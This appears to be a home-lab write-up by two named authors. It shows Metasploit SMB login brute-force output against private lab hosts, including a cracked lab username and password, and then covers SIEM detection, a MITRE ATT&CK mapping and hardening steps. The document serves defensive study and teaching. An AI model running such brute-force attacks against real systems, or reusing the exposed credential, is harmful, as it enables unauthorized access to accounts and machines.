
[*] 192.18.1.6:445 - 192.18.1.6:445 - Starting SMB login bruteforce
[-] 192.18.1.6:445 - 192.18.1.6:445 - Could not connect
[-] 192.18.1.6:445 - No active DB -- Credential data will not be saved!
[*] 192.18.1.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.18.1.6:445 - Bruteforce completed, 0 credentials were successful.
[*] 192.18.1.6:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
jsf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
jsf6 auxiliary(scanner/smb/smb_login) > exploit


[*] 192.168.1.6:445 - 192.168.1.6:445 - Starting SMB login bruteforce
[+] 192.168.1.6:445 - 192.168.1.6:445 - Success: '.\User:fater777600fater'
[-] 192.168.1.6:445 - No active DB -- Credential data will not be saved!
[*] 192.168.1.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.6:445 - Bruteforce completed, 1 credential was successful.
[*] 192.168.1.6:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
jsf6 auxiliary(scanner/smb/smb_login) > back
jsf6 > use

```

Detection of Successful Breach

- The SIEM immediately flagged the **Event ID 4624 (Logon Type 3)**.
- **Analyst Action:** I cross-referenced the successful logon time with the preceding 88 failures, confirming a successful breach.





• Stage	• Tactic ID	• Technique	• Detection Source
• Reconnaissance	• T1595	• Active Scanning	• Wazuh Network Events
• Credential Access	• T1110	• Brute Force	• Win Security Log (4625)
• Initial Access	• T1078	• Valid Accounts	• Win Security Log (4624)
• Discovery	• T1046	• Network Service Scanning	• Metasploit Auxiliary Logs

- **Remediation & Hardening Roadmap**
 - **Identity Security:** Enforce **Account Lockout Policies** (e.g., lock for 30 mins after 5 failures).
 - **Attack Surface Reduction:** Isolate SMB and RDP behind a **VPN** or **RDP Gateway**.
 - **Active Response:** Implemented a Wazuh script to automatically block any IP triggering a Port Scan or Brute-force alert for a 24-hour period.
-
- **Contact & Support**
 - Developed and Documented by **Ali Dalla and Fater Alrome**. For inquiries or professional collaboration, please reach out via Contact: [Ali Dalla | LinkedIn](#)